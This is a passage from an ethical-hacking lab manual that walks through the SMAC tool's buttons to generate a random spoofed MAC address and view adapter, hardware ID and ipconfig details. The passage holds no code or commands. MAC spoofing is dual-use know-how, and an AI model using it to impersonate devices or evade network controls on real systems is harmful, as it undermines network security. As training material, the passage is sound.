


Figure 1.5.13: SMAC main window

21. Click the **Random** button to generate a random MAC address.




Figure 1.5.14: SMAC Random button to generate MAC addresses

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. A randomly generated MAC appears in the **New Spoofed MAC Address** field, as shown in the screenshot.




Figure 1.5.15: SMAC selecting a new spoofed MAC address

23. Click the forward arrow button (**>>**) under **Network Connection** to view the **Network Adapter** information.




Figure 1.5.16: SMAC Network Connection information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. Clicking the back arrow (**<<**) button under **Network Adapter** will again display the **Network Connection** information. These buttons allow toggling between the network connection and network adapter.




Figure 1.5.17: SMAC Network Adapter information

25. Similarly, you can click the forward arrow button (**>>**) under **Hardware ID** to view **Configuration ID** information and click the back arrow button (**<<**) to toggle back to **Hardware ID** information.




Figure 1.5.18: SMAC Hardware ID information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5.4

View IPConfig Information

26. Click the **IPConfig** button to view the ipconfig information.

